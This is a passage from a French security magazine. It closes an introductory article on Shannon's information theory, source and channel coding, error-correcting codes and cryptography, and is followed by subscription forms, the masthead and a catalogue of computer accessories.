$$I_2 = H_{\text{sondage}} - H_{\text{scrutin}} = 0,9915 \text{ bit}$$

La quantité d'information que m'apporte le sondage par rapport à mon hypothèse de départ est donc $I_1-I_2 = 0,0085$ bits d'information.

On pourrait s'amuser à vérifier que la mesure de Shannon de l'information remplit bien tout ce que l'on attend d'elle, mais ceci requierrait que l'on définisse des outils mathématiques issus de la théorie des probabilités et dépassant de loin le cadre de cet article introductif.

Le lecteur intéressé par l'aspect mathématique peut se référer aux notes de cours de J. Massey qui sont très complètes et disponibles en ligne à l'adresse suivante :

http://www.isi.ee.ethz.ch/education/public/free_docs.en.html

3 L'impact de la théorie de Shannon

Je me rappelle encore de ce jour de janvier 2001 lorsque, aux informations à la radio entre deux chansons et quelques faits divers, le présentateur dit qu'un certain bonhomme du nom de Claude Shannon était mort et que c'était quelqu'un qui avait fait des découvertes importantes en informatique. Cet encart dura au mieux quelques secondes, puis fut rapidement oublié dans la chanson qui suivit.

Il demeure assez étonnant que le nom de Shannon ne soit connu que des initiés tandis que l'impact de sa théorie fut et reste immense, tant dans le domaine de la transmission et de la sauvegarde de l'information que dans le domaine de la protection de l'information. Au-delà même du fait d'avoir défini la notion d'information en termes mathématiques et fourni les moyens de la mesurer, l'œuvre de Shannon démontre la force de la théorie au service de l'ingénierie. Cette force a pu se mesurer dans les développements faramineux de l'information numérique depuis plus de 50 ans.

En outre, les résultats de Shannon ont, d'une part, bouleversé des idées reçues et, d'autre part, réorienté la recherche appliquée vers des pans jadis négligés des mathématiques. L'arithmétique et l'algèbre un peu délaissées jusqu'alors ont repris droit de cité aux côtés des autres disciplines mathématiques comme l'analyse et la théorie des probabilités qui sous-tendent les théories de la physique. Dans l'article fondateur de Shannon, les bombes qui firent grand bruit et bousculèrent les préjugés ont pour nom « Théorèmes de Shannon ». En bref, voici ce que cela donne.

Une communication entre deux personnes se modélise par un canal de transmission sur lequel on applique des perturbations, que l'on appelle « bruit ». Le canal peut être une fibre optique ou bien tout simplement l'air, pour les ondes radio, ou tout autre support. Ce qui importe est de pouvoir transmettre fidèlement de l'information au travers de ce canal de telle manière que la personne qui reçoit cette information puisse correctement l'interpréter. Chaque signal émis sur le canal correspond à une quantité d'énergie dépensée. Avant Shannon, il était communément admis que, si le récepteur avait des problèmes d'interprétation de l'information à cause d'un bruit trop important, il suffisait d'augmenter l'énergie du signal pour pallier le problème. Shannon a prouvé que cela était faux et que l'on pouvait associer au canal de transmission une grandeur dénommée capacité, spécifiant la quantité maximum d'information que l'on peut transmettre au travers du canal par unité de temps. Il a également démontré qu'il était possible, du moins en théorie, de transmettre l'information à un taux égal à la capacité du canal en l'encodant proprement.

De là sont nées deux disciplines désormais bien établies :

- Le codage de source : Le principe consiste à mesurer la quantité d'information véhiculée par un médium – message, fichier, image, son numérisé ou autre. Cette mesure permet d'élaborer des algorithmes de compression efficaces comme par exemple le codage entropique, codage de Huffman et plus généralement n'importe quel type d'algorithme de compression de texte, d'image ou bien de son. Ainsi, on réduit l'encombrement du médium en transmission ou bien en stockage.

- Le codage de canal : Le principe du codage de canal consiste à préserver l'intégrité du médium transmis à travers un canal, en présence de bruit. On rajoute à l'information ce que l'on appelle de la redondance. Il faut en rajouter un minimum, mais suffisamment tout de même pour que le récepteur puisse retrouver de manière fiable le médium envoyé, malgré les perturbations liées au bruit. La quantité de redondance minimale à ajouter est définie par la capacité du canal. Bien que Shannon eût montré qu'il était possible en théorie d'atteindre ce minimum, en pratique, construire de tels codes optimaux reste un problème ouvert. On peut tenter néanmoins d'approcher ce minimum. Pour ce faire, on utilise des objets algébriques appelés codes correcteurs d'erreurs, qui permettent comme leur nom l'indique de corriger des erreurs ajoutées. Les exemples les plus classiques sont les codes de Hamming utilisés dans la mémoire ECC et qui corrigent une erreur, les codes de Reed-Muller utilisés par les premières transmissions satellites, les codes de Reed-Solomon que l'on retrouve dans les CD-ROM et qui font en sorte qu'un CD reste lisible malgré des griffures à sa surface et puis les codes convolutifs que l'on trouve dans les téléphones portables et puis...

En 1949, Shannon publia également un article sur les systèmes de chiffrement à clé secrète. Il avait travaillé sur ce sujet pendant la guerre. Encore une fois, les principes qu'il établit restent d'actualité. Il a en particulier montré que l'on pouvait modéliser un système cryptographique de chiffrement comme un canal de transmission bruité par un adversaire. Attaquer le système revient donc à pouvoir corriger les erreurs. De là, il introduisit les concepts de confusion et de diffusion, concepts qui trouvent leur application dans la construction de systèmes de chiffrement à clé secrète tels les LFSR ou bien les systèmes de chiffrement par bloc.

Comme conclusion, nous pouvons dire sans trop nous tromper que nous sommes dans l'ère de Shannon et que cela risque de durer longtemps.

Références

[1] Massey (J.) , *Applied digital information theory.* **http://www.isi.ee.ethz.ch/education/public/free_docs.en.html.**

[2] Segal (J.), *Le Zéro et le Un : Histoire de la notion scientifique d'information au 20ème siècle*, 2003.

Bulletin d'abonnement/ Offres de couplage

Offre d'abonnement / ZONE	France	DOM	TOM	Europe 1	Europe 2	Etats-unis Canada	Afrique	Reste du Monde
Abonnement Misc	☐ 33 €	☐ 39 €	☐ 48 €	☐ 37 €	☐ 36 €	☐ 39 €	☐ 38 €	☐ 44 €
OFFRES DE COUPLAGE								
Linux Mag + HS	☐ 79 €	☐ 100 €	☐ 127 €	☐ 89 €	☐ 85 €	☐ 96 €	☐ 93 €	☐ 112 €
Linux Mag + MISC	☐ 83 €	☐ 104 €	☐ 131 €	☐ 93 €	☐ 89 €	☐ 100 €	☐ 97 €	☐ 116 €
Linux Mag + HS + MISC	☐ 105 €	☐ 132 €	☐ 168 €	☐ 119 €	☐ 113 €	☐ 128 €	☐ 124 €	☐ 149 €
Linux Mag + HS + MISC + LP	☐ 129 €	☐ 163 €	☐ 208 €	☐ 149 €	☐ 141 €	☐ 160 €	☐ 155 €	☐ 186 €

Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Island, Suisse, Irlande
Zone Reste du Monde : Autre Amérique, Asie, Océanie
Zone Afrique : Europe de l'Est, Proche et Moyen Orient

☐ **Pour avoir un suivi par e-mail de vos abonnements, merci de nous indiquer votre adresse électronique* :**

*En application des articles 27 et 34 de la loi dite «Informatique et libertés» n° 78-17 du 6 janvier 1978, vous disposez d'un droit d'accès et de rectification aux données vous concernant.

Nom .....
Prénom .....
Adresse .....
.....
.....
CODE POSTAL .....
VILLE .....



~~106,40~~ En kiosque
79 €
> 11 N° Linux Magazine
+ 6 N° LM Hors-Série



~~115,40~~ En kiosque
83 €
> 11 N° Linux Magazine
+ 6 N° Misc




~~150,80~~ En kiosque
105 €
> 11 N° Linux Magazine
+ 6 N° LM Hors-Série + 6 N° Misc





~~186,50~~ En kiosque
129 €
> 11 N° Linux Magazine
+ 6 N° Linux Pratique
+ 6 N° Misc + 6 N° LM Hors série

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Éditions
☐ Paiement C.B.
N° Carte : ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐
Expire le : ☐☐☐☐
Date et signature obligatoire : _ _ /_ _ /200_

MISC + Hors Série de Linux Magazine

Commande des anciens numéros

A renvoyer (original ou photocopie) avec votre règlement à :
Diamond Editions – Service des abonnements/commandes
6, rue de la Scheer, B.P. 121, 67603 Sélestat Cedex

Nom .....
Prénom .....
Adresse .....
.....
Code postal .....
VILLE .....

Mode de règlement

- ☐ Carte bancaire (Visa-Mastercard-Eurocard)
- ☐ Chèque bancaire
- ☐ Chèque postal

Numéro :
_____/_____/_____/____
Date d'expiration_____/_____
Signature :

Misc : 100% Sécurité informatique	Prix N°	Q.	Total
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°3 IDS : La detection d'intrusions	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
~~MISC N°5 Virus, mythes et réalités~~	Epuisé		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots ; le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°15 Authentification	7,45 €		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
Linux Magazine Hors Série			
LM HS8 Introduction à la crypto	5,95 €		
LM HS9 Installer son serveur Web à la maison	5,95 €		
LM HS10 Complétez l'installation de votre serveur Internet	5,95 €		
LM HS11 Maîtrisez THE GIMP par la pratique	5,95 €		
LM HS12 Le firewall votre meilleur ennemi Acte 1	5,95 €		
LM HS13 Le firewall votre meilleur ennemi Acte 2	5,95 €		
LM HS14 Maîtrisez blender	5,95 €		
LM Spécial DVD 3	8,99 €		
LM HS15 The Gimp et la photo	5,95 €		
LM HS16 KERNEL : Voyage au centre du noyau- Episode 1	5,95 €		
LM HS17 KERNEL : Voyage au centre du noyau- Episode 2	5,95 €		
LM HS18 : Haute disponibilité	5,95 €		
LM HS19 : The Gimp 2.0	5,95 €		
LM HS20 : PHP 5	5,95 €		

Frais de port :
France métropolitaine 3,81 Euros
U.E. plus Suisse, Liechtenchtein, Maroc, Tunisie, Algérie 5,34 Euros

Total :
Frais de port :
Total de la commande :

À propos de Misc

Misc
est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor
Conception graphique : Katia Paquet
Impression : Presses de Bretagne
Secrétaire de rédaction : Dominique Grosse
Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24
Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Imprimé en France

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le sytème, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Adaptateur secteur universel pour PC portables

Vous avez **cassé** ou **perdu** votre adaptateur secteur? Plus besoin de commander la réplique originale chez le fournisseur de votre portable. Cet adaptateur secteur universel fonctionne avec une grande partie des ordinateur portables disponibles sur le marché actuellement. Un interrupteur vous permet de choisir la puissance en sortie souhaitée et un des **six embouts** vous permet de le brancher sur votre ordinateur. De plus, il est utilisable dans le **monde entier** grâce aux 3 adaptateurs pour prises. ▶Courant continu ▶Puissance en sortie sélectionnable: 15/16/18/19/20/22/24 V ▶Trois adaptateurs de voyage ▶Tension d'entrée variable: 100 – 240 V, 50/60 Hz ▶Ajustement automatique à la tension ▶Maximum 3500 mA ▶Protection de surcharge et de court-circuit ▶Six prises pour portable: 1,0x6,5 mm, 1,35x3,5 mm, 1,75x4,75 mm, 1,75x5,5 mm, 2,1x5,5 mm et 2,5x5,5 mm ▶Dimensions: 143 x 60 x 38 mm ▶Longueurs des câbles: 180 cm chacun ▶Liste de compatibilité sur www.pearl.fr **Réf.PE7355 Prix : 39,90€TTC**

Rack IDE USB 2

Ce rack ventilé compatible avec tous les tiroirs ci-contre vous permet de connecter un **disque dur IDE** sur **une prise USB 2.0**. Vous pourrez ainsi ajouter des disques à votre machine, même si tous les ports IDE sont utilisés et profiter pleinement de leur vitesse, grâce à son taux de transfert jusqu'à 480 Mbps. Compatible **Hot Swap**, vous pourrez déconnecter et **connecter un autre disque à chaud**, sans avoir à redémarrer votre ordinateur ▶Livré avec un câble USB, un passe câble, la visserie nécessaire ▶Compatible avec Windows 98SE, Millenium, 2000, XP. **Réf.TG1054 Prix : 29,90€TTC**

Synchronisateur de données USB

Avec ce boîtier Syncbox vous avez la possibilité de transférer des données entre différents appareils USB. Vous pouvez, par exemple, déplacer les photos de votre appareil photos numérique vers un disque dur externe USB. Vous évitez ainsi les cartes mémoires trop rapidement pleines. Vous pourrez **transférer ou copier simplement et rapidement les données tels que les vidéos, les fichiers MP3 ou les présentations PowerPoint** ▶Compatible avec les systèmes de fichiers FAT (FAT 12 et FAT 16) ainsi que FAT 32 ▶Les volumes NTFS ne sont pas supportés ▶Compatible avec les appareils ayant l'USB 1.1 et 2.0 ▶Dimensions:89x57x22mm ▶Poids:65 grammes ▶Alimentation : 3 piles AAA (non incluses). **Réf.PE1345 Prix : 39,90€TTC**

Adaptateur IDE USB 2.0 interne

Vous avez utilisé les 4 ports IDE de votre ordinateur et désirez quand même rajouter un périphérique dans votre machine ? Cet adaptateur vous permet de connecter tout type de périphérique IDE à une prise USB ▶Connexion : USB type B **Réf.TG1053 Prix : 19,90€TTC**

Digital Doc 5

Le Digital Doc 5 est un véritable ange gardien pour votre PC. Il contrôle en continu les tensions de l'alimentation (+5 et +12V), la température de plusieurs points du PC **(8 sondes fournies)** et active un ou plusieurs ventilateur si la température seuil est atteinte. **Idéal pour les machines très sollicitées** (serveur, PC overclocké, PC pour le jeu, ...) ▶Nécessite un emplacement 5,25" ▶Pilote jusqu'à 8 ventilateurs (connecteurs 3 pins) ▶Livré avec 8 sondes de température ▶Contrôle des tensions avec réglage de tolérance (5%, 10%, 15% et 20%) ▶Ecran LCD rétro-éclairé pour un affichage clair des informations **Réf.JC16 Prix : 19,90€TTC**

Récepteur GPS USB

Grâce au Global Positioning System, **vous êtes sûr de ne plus jamais vous perdre**. Le récepteur GPS vous donne votre latitude, longitude et altitude grâce au recoupement de données reçues de plusieurs satellites (3 au minimum et 12 au maximum). Couplé à un logiciel de navigation ou de planification d'itinéraire , **vous verrez en temps réel l'endroit où vous vous trouvez** et retrouverez ainsi à chaque fois votre chemin. **Caract. tech. :** ▶Base aimantée pour une fixation facile sur un véhicule ▶Boîtier résistant à l'eau permettant une utilisation extérieure ▶Longueur du câble : 160 cm ▶Compatible avec le standard NMEA ▶Base du récepteur aimantée ▶Connectique USB **Réf.PE5011 Prix : 69,90€TTC**

Coffrets câbles rétractables pour PC

Ce set complet de voyage comporte entre autre : 3 enrouleurs variables et un kit oreillette rétractable (microphone et écouteur). Que ce soit USB, Mini-USB, Firewire, RJ11, RNIS ou RJ45, **vous aurez toujours le câble nécessaire à votre portée.** ▶Inclus : **3 enrouleurs de 110 cm :** ▶USB type A mâle vers USB type A mâle ▶USB type A mâle vers USB typ A femelle ▶Firewire IEEE 1394 6 connecteurs, mâle vers mâle ▶**10 prises adaptateurs :** ▶USB type A mâle vers respectivement prise Type A mâle, Type B mâle, Mini A, Mini B ▶USB type A femelle vers respectivement prise RJ-11 (2x)/RJ-45 (3x) ▶prise Firewire 6 connecteurs femelles vers 4 connections mâles ▶1 Ecouteur et 1 microphone avec 2 prise Jack 3,5 mm **Réf.PE1271 Prix : 24,90€TTC**

Mini enceintes Auvisio "iDock Combo"

Son design épuré et sa facilité d'utilisation font de cette station d'accueil un accessoire **indispensable** pour votre lecteur MP3. Branchez **simplement** votre lecteur sur la prise Jack 3,5mm de la station et profitez de votre musique à tout moment. Votre lecteur dispose d'un câble USB? Parfait, vous pourrez maintenant **rechargez votre lecteur** directement sur l'ampli de la station. ▶Nécessite 4 piles AAA (non incluses) ou un adaptateur secteur (inclus) ▶Son 3D virtuel (membrane 22m) ▶Peu encombrante: Les enceintes sont inclinables à 90° ▶Branchements: Station d'accueil: 3,5 mm Jack ▶Chargeur pour votre lecteur: USB ▶2 prises entrée/sortie audio (3,5 mm stéréo) ▶Alimentation secteur ▶Dimensions: 159x100x28 mm **Réf.PE7419 Prix : 19,90€TTC**

Mise en situation

Sac à dos pour portable

Ce sac à dos **ergonomique, léger et résistant** comporte deux sangles réglables pour une répartition de poids optimum. Il est composé d'un compartiment principale avec une poche ajustable pour s'adapter à tout type de portable et différentes petites poches de rangement facile d'accès dont une pour un lecteur externe plat (graveur, disquette, DVD,...). Sur le devant vous retrouverez deux poches supplémentaires plus une petite sur le côté pour un téléphone portable. ▶**Dimensions :** 330x420x80mm, compartiment ordinateur : 280x320x50mm ▶Toile résistante de haute qualité **Réf.KS201 Prix : 29,90€TTC**

Coffre de rangements pour 390 CD

Idéaux pour ranger tous vos CD dans un espace minimum, ces coffres de rangement très solides offrent une protection sure à vos données. Les pochettes dans lesquelles se glissent les CD glissent sur des rails et permettent ainsi de retrouver rapidement le CD recherché. ▶Pochettes de rangement de couleur blanche ▶Dimensions : 490x200x240mm (lxhxp)
Réf.PE8666 Prix : 29,90€TTC

Tablette de ventilation pour portable & Hub USB 2.0 & Lecteur de cartes 12 en 1

Cette tablette est simplement indispensable. En plus de refroidir efficacement votre ordinateur portable elle vous offre 2 ports USB supplémentaires et un lecteur de carte 12 en 1. Très légère et silencieuse, elle vous accompagnera partout sans vous encombrer. De plus, elle ne nécessite aucune alimentation supplémentaire. ▶Deux ventilateurs de 80 mm tournant à 1500 tours par minute, expulse 48 m³ d'air par heure ▶Lecteur 12 en 1 pour cartes : Compact Flash I/II, IBM MicroDrive, SmartMedia, Memory Stick (MS), MS Pro, MS Duo, SecureDigital (SD), Mini SD, Multi Media Card (MMC), RS MMC, xD Card ▶Hub USB 2.0 3 ports ▶Alimentation : USB ▶Dimensions : 298x230x15mm ▶Aucune installation de pilotes nécessaire (sauf pour Windows 98, CD inclus) ▶Système requis : Windows 98, 98SE, Millenium, 2000, XP ou Mac ▶Inclus : câble USB **Réf.PE7486 Prix : 49,90€TTC**

www.pearl.fr Demandez gratuitement votre Catalogue 148 pages

PEARL Diffusion 6, rue de la Scheer
Z.I. Nord - B.P. 121 - 67603 SELESTAT Cedex

0,12 €/mn N° Indigo 0 820 822 823